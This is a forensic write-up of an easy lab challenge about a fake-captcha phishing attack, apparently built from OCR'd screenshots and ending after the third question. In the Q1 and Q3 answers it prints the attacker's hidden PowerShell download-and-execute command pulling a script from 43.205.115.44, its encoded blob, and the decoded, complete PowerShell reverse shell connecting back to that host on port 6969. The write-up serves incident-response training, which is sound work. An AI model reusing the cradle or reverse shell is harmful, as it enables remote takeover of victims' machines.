Pikaptcha

Pikaptcha - Writeup

Sherlock Author(s): CyberJunkie

Difficulty: Easy


Writeup prepared by: CyberJunkie

Scenario

```
Happy Grunwald contacted the sysadmin, Alonzo, because of issues he
had downloading the latest version of Microsoft Office. He had
received an email saying he needed to update, and clicked the link
to do it. He reported that he visited the website and solved a
captcha, but no office download page came back. Alonzo, who himself
was bombarded with phishing attacks last year and was now aware of
attacker tactics, immediately notified the security team to isolate
the machine as he suspected an attack.
 You are provided with network traffic and endpoint artifacts to
answer questions about what happened.
```

Initial Analysis


We start our analysis with understanding what artifacts and data we are provided with.



Pikaptcha >

Name	Date modified	T
2024-09-23T052209_alert_mssp_action	9/23/2024 8:22 AM	C
pikaptcha	9/23/2024 8:14 AM	W

We are provided with 1 pcap file and 1 archive file which is KAPE collection.



Pikaptcha > 2024-09-23T052209_alert_mssp_action >

Name	Date modified	Type
C	9/23/2024 8:22 AM	File folder
2024-09-23T05_22_09_5720380_CopyLog	9/23/2024 8:22 AM	CSV File
2024-09-23T05_22_09_5720380_SkipLog.csv	9/23/2024 8:22 AM	CSV File

Lets open up C directory and see what data we have so we can approach specific artifacts available from the available data.

We have prefetch files, windows registry hives and user specific registry hive (NTUSER.dat).


We will use registry explorer to open registry hives, PEcmd.exe for prefetch parsing and wireshark to look at network traffic.

Questions

Q1 It is crucial to understand any payloads executed on the system for initial access. Analyzing registry hive for user happy grunwald. What is the full command that was run to download and execute the stager.


In the question we are given hint to analyse user specific hive for user "happy". We can find this users registry in following path

"C\Users\happy.grunwald"



Name	Date modified	Type	Size
AppData	9/23/2024 8:22 AM	File folder	
NTUSER.DAT	3/9/2023 4:39 PM	DAT File	1,280 KB
ntuser.dat.LOG1	3/8/2023 2:19 PM	LOG1 File	380 KB
ntuser.dat.LOG2	3/8/2023 2:19 PM	LOG2 File	353 KB

We see 2 transaction log files and the hive itsel. Lets open up the hive in registry explorer from eric zimmerman and follow instructions to replay transaction logs to get latest records in this hive.



Primary and secondary sequence numbers do not match!

This means there is uncommitted data in the transaction logs.

Do you want to replay transaction logs against this hive?

NOTE: To bypass this dialog and have logs replayed automatically, hold SHIFT when loading hives


Now select the 2 transaction log files.



AppData	9/23/2024 8:22 AM	File folder	
ntuser.dat.LOG1	3/8/2023 2:19 PM	LOG1 File	380 KB
ntuser.dat.LOG2	3/8/2023 2:19 PM	LOG2 File	353 KB


ame: "ntuser.dat.LOG1" "ntuser.dat.LOG2"

Then save the updated hive and load it.



ROOT	0	12	2
Associated deleted records	0	0	
Unassociated deleted values	20	0	


Now instead of manually searching registry, we can simply use the "Bookmark" feature in registry explorer which shows us all forensically important registry keys for the loaded hive.



Key name	# values
ApplicationAssociationToasts	299
CD Burning	0
CurrentVersion	0
CurrentVersion	0
CurrentVersion	0
Environment	4
FeatureUsage	1
FileExts	0
FileHistory	0
FTP	1
History	2
Internet Settings	12
Main	21
MountPoints2	0
App Paths	0
Uninstall	0
PrinterPorts	4
RecentDocs	4
Run	2
RunMRU	3
RunOnce	0
Shell	0
Shell Folders	31

For payload exectuion, run , runonce and runmru keys comes in mind. Items typed into the Windows Run dialog are recorded in the Registry under the RunMRU key.

Lets read the entries in this key.




	Executable	Opened On
0	powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"	2024-09-23 05:07:45
1	%tmp%	

We immediately see a suspicious command which was executed on 23 September which is the actual incident day.

Ans powershell -NOP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net. WebClient). DownloadString('http://43.205.115.44/office2024install.ps1') "

Q2 At what time in UTC did the malicious payload execute?

We already got the answer from previous question.



	Opened On
	=
all.p	2024-09-23 05:07:45


Ans 2024-09-23 05:07:45

Q3 The payload which was executed initially downloaded a PowerShell script and executed it in memory. What is sha256 hash of the script?

Now that we have incident timeframe and some keywords to get started, we can filter our network traffic to eliminate any noise.

A good place to start is the IP Address we identified in the powershell payload. Lets add the following filter in wireshark


ip.addr== 43.205.115.44



ip.addr== 43.205.115.44

No.	Time	Source	Destination	Protocol
57346	2024-09-23 05:06:15.869162	172.17.79.129	43.205.115.44	TCP
57347	2024-09-23 05:06:15.869731	172.17.79.129	43.205.115.44	TCP
57442	2024-09-23 05:06:15.932632	43.205.115.44	172.17.79.129	TCP
57446	2024-09-23 05:06:15.932848	172.17.79.129	43.205.115.44	TCP
57448	2024-09-23 05:06:15.933181	172.17.79.129	43.205.115.44	HTTP
57449	2024-09-23 05:06:15.933181	43.205.115.44	172.17.79.129	TCP
57450	2024-09-23 05:06:15.933859	43.205.115.44	172.17.79.129	TCP
57451	2024-09-23 05:06:15.934027	172.17.79.129	43.205.115.44	TCP
57541	2024-09-23 05:06:16.028666	43.205.115.44	172.17.79.129	TCP
57542	2024-09-23 05:06:16.028666	43.205.115.44	172.17.79.129	TCP
57543	2024-09-23 05:06:16.028666	43.205.115.44	172.17.79.129	HTTP


We see some http traffic initially from this ip and then multiple tcp streams on a single unique port, indicating some kind of consistent connection. For now lets try to download the malicious file from http traffic.



```
9 172.17.79.129    43.205.115.44    TCP     66 63588 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
7 43.205.115.44    172.17.79.129    TCP     60 80 → 63588 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
8 172.17.79.129    43.205.115.44    TCP     60 63588 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
3 172.17.79.129    43.205.115.44    HTTP   138 GET /office2024install.ps1 HTTP/1.1
3 43.205.115.44    172.17.79.129    TCP     60 80 → 63588 [ACK] Seq=1 Ack=85 Win=64240 Len=0
4 43.205.115.44    172.17.79.129    TCP   1514 80 → 63588 [ACK] Seq=1 Ack=85 Win=64240 Len=1460 [TCP PDU
4 43.205.115.44    172.17.79.129    HTTP   210 HTTP/1.1 200 OK
```

This file is the same from payload. Also the file name is suspicious and extension as well. It tries to masquerade itself as office install script but it is not from microsoft but from an uknown ip address.


Lets download this by going to File-> Export Objects -> HTTP and then filter with the file name.



Text Filter: office2024   Content Type: All Content-Types


Packet	Hostname	Content Type	Size	Filename
148887	43.205.115.44		1355 bytes	office2024install.ps1


If we inspect the file we see powershell encrypted blob.



```
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAA
AgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4A
```

We can decode this to see what it does



JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIANAAzAC4AMgAwADUALgAxADEANQAuADQANAAiA
A5ADYAOQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0
AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAI
AAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQB
MAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzA
BkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEE
AEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZ
gAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=



```
$client = New-Object System.Net.Sockets.TCPClient("43.205.115.44",6969);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
" + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

It is a powershell based reverse shell to give attacker an interactive connection for remote code execution.

Lets calculate hash of the ps1 file.




```
PS C:[redacted]top> get-filehash .\office2024install.ps1

Algorithm       Hash
---------       ----
SHA256          579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE
```

Ans 579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE

